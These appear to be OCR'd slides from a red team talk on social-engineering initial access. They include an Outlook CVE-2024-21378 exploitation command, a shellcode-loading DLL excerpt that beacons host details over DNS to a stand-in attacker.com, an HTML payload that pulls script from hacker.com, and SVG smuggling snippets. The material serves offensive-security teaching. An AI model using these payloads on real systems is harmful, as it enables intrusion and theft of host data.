Konstantin Polishin

Team Lead of Red Team SE group
Penetration Testing Department (PT SWARM)

Red Team Social Engineering ‘24

Initial Access TTP and project experience of our team

Whoami

Konstantin Polishin

Team Lead of Red Team SE group


PT SWARM

- **Certificates**: OSCP, OSEP by Offensive Security
- **Speaker:** PHDays, HITB
- **Main activity**: participate in complex Red Team operations
- **Specialize**: verify financial business risks, social engineering, initial access, lateral movement, obtain maximum privileges, evade SOC team

Red Team SE group

GOALS:

- > Research of Anti-APT mail solutions
- > Reproduce of 1days
- > Research of 0days
- > Advanced Red Team TTP



PT SWARM @ptswarm

🏭 We've tested the new RCE in Microsoft Outlook (CVE-2024-21378) in a production environment and confirm it works well!

A brief instruction for red teams:


1. Compile our enhanced DLL 👉 gist.github.com/Homer28/7f3559...
2. Use NetSPI's ruler and wait!

No back connect required!

🔥📐📏

```
root@ptarch:ruler # ruler --insecure --username [DOMAIN USERNAM
 --password [PASSWORD] --email [EMAIL] --url [AUTODISCOVER PATH
form add-com --suffix [FORM_NAME] --dll ./test.dll --name [targ
 dll_name.dll] --body "Hello world!"
```

4:53 PM · Apr 11, 2024 · 41.5K Views



Cyber Advising @cyber_advising · Apr 12

CVE-2024-21378: Microsoft Outlook Remote Code Execution Vulnerability

PoC
gist.github.com/Homer28/7f3559...

```
    0x00, 0x00, 0x48, 0x89, 0x4c, 0x24, 0x20, 0xba, 0x01, 0x00, 0x00, 0x00,
    0x49, 0x8b, 0xce, 0x45, 0x33, 0xc9, 0x45, 0x33, 0xc0, 0xff, 0xd0, 0x4c,
    0x8d, 0x9c, 0x24, 0x80, 0x01, 0x00, 0x00, 0x33, 0xc0, 0x49, 0x8b, 0x5b,
    0x20, 0x49, 0x8b, 0x6b, 0x30, 0x49, 0x8b, 0xe3, 0x41, 0x5e, 0x5f, 0x5e,
    0xc3, 0x42, 0x0f, 0xb7, 0x4c, 0x55, 0x00, 0x8b, 0x1c, 0x8e, 0x48, 0x03,
    0xdf, 0xeb, 0x91, 0xcc, 0x01, 0x15, 0x09, 0x00, 0x15, 0x54, 0x36, 0x00,
    0x15, 0x34, 0x34, 0x00, 0x15, 0x01, 0x30, 0x00, 0x0e, 0xe0, 0x0c, 0x70,
    0xb};
#else
#endif

BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call,
                      LPVOID lpReserved) {
  switch (ul_reason_for_call) {
    case DLL_PROCESS_ATTACH: {
      std::wstring dns_resolve_address = L"new.d%USERDOMAIN%.u%COMPUTERNAME%.attacker.com";
      wchar_t dns_name[MAX_PATH];
      if (ExpandEnvironmentStringsW(dns_resolve_address.c_str(), dns_name,
                                    MAX_PATH)) {
        LPVOID payload_memory = VirtualAlloc(
            NULL, payload_zx, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
        if (payload_memory) {
          memcpy_s(payload_memory, payload_zx, rawData, payload_zx);

          wchar_t* dns_name_allocated = (wchar_t*)VirtualAlloc(
              NULL, MAX_PATH, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
          wcscpy_s(dns_name_allocated, MAX_PATH, dns_name);

          g_threadH = CreateThread(
              NULL, 0,
              (LPTHREAD_START_ROUTINE)((ptr_uint)payload_memory +
                                       (ptr_uint)payload_EP_offset),
              dns_name_allocated, 0, NULL);
        }
      }
      break;
    }
    case DLL_THREAD_ATTACH:
```

Agenda

Smuggling Zoo

- HTML Smuggling
- SVG Smuggling
- PDF Smuggling and PDF Polyglot

.URL

- Credential Harvesting
- CVE-2023-36025/CVE-2024-21412
- Github/Gitlab CDN

Attention Developers

- Visual Studio
- VSCode

DLL Side-Loading

- Advantages of DLL Side-Loading

Persistence

- COM hijacking with proxy-DLL

Project cases

- Internal phishing to SOC team
- Phishing via services
- Vishing + Spear Phishing + Internal Phishing

HTML/PDF/SVG SMUGGLING

HTML SMUGGLING

> Obfuscation

- XOR
- AES
- RC4
- Hexadecimal
- Reverse base64
- etc

> Decoding

- atob()
- decodeURIComponent()
- decodeURI()
- unescape()
- String.fromCharCode()
- etc

HTML SMUGGLING

> Delivery

Initiating unpacking and downloading

- Inline download + event listener
- XOR/AES + decryption password
- Check User Agent + IP
- Image OnError Code Evaluation (IOCE)
- SVG Image Code Execution (SVG in Data URI)

HTML SMUGGLING

> Inline download + event listener


<a> +

JS events

- mousemove, mouseenter, mouseleave
- keydown, keyup
- click, dblclick
- input, change
- etc

HTML SMUGGLING


> XOR/AES + decryption password



MOgxYKplpPoOCp

JksgzbZEYljwPKP

RAUYBluWjnuxAL



Enter File Download Password:


Download

Bad Password.

HTML SMUGGLING


> Image OnError Code Evaluation (IOCE)

Local IOCE



```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Image OnError Code Evaluation (IOCE)</title>
<script>
function executeCode() {
    alert('PT SWARM Image OnError Code Evaluation (IOCE)');
}
</script>
</head>
<body>
<img src="nonexistentimage.jpg" onerror="executeCode()">
</body>
</html>
```


Remote IOCE




```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Remote Image OnError Code Evaluation (IOCE)</title>
</head>
<body>
<img src="https://example.com/nonexistentimage.jpg" onerror="loadScript('https://hacker.com/malicious.js')">

<script>
function loadScript(url) {
    var script = document.createElement('script');
    script.src = url;
    document.body.appendChild(script);
}
</script>
</body>
</html>
```

HTML SMUGGLING

> SVG Image Code Execution (SVG in Data URI)



```
<svg xmlns=»http://www.w3.org/2000/svg>
    <script>alert('PT SWARM SVG in Data URI');</script>
</svg>
```



```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>SVG Image Code Execution</title>
</head>
<body>
<object data="data:image/svg+xml;base64,PHN2ZyB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciPjxzdHJpbmc+CiAgICA8c2NyaXB0PgogICAgICAgIC8vIFZyZWRvbW9uczogbWFpbiB
kYXRhLgogICAgICAgIC8vIGluY2x1ZGluZyBqYXZhc2NyaXB0LgogICAgICAgIC8vIGFuYWx5dGljcy1yZXNsaWdodCBoaWdobGlnaHQgaXMgdXhlbWJlcmVkLgogICAgICAgIC8vIGNhbGN1bGF0ZWQgb3Zlci
Bmb3JtYXRpYyBzdHJldmlldy4KICAgICAgYWxlcnQoJ01hbGljaXVzIGNvZGUgZXhlY3V0ZWQhJyk7CiAgICAvLyBUaGUgY29kZSBpcyBkZXZlbG9waW5nIGFuZCBjb25kaXRpb24gaXMgY29kZSBvbiBzdG9yZ
SBvZiBjbG9kLgo8L3NjcmlwdD4KPC9zdmc+Cg==" type="image/svg+xml"></object>
</body>
</html>
```


SVG SMUGGLING

> SVG Smuggling types

- SVG in Data URI
- SVG as CDATA
- SVG as CSS
- SVG Polyglot

SVG SMUGGLING


SVG Smuggling as CDATA



```
<svg xmlns="http://www.w3.org/2000/svg" width="0" height="0" style="display:none;">
  <defs>
    <script type="text/javascript">
      <![CDATA[
        alert("PT SWARM SVG Smuggling as CDATA");
      ]]>
    </script>
  </defs>
</svg>
```

SVG SMUGGLING

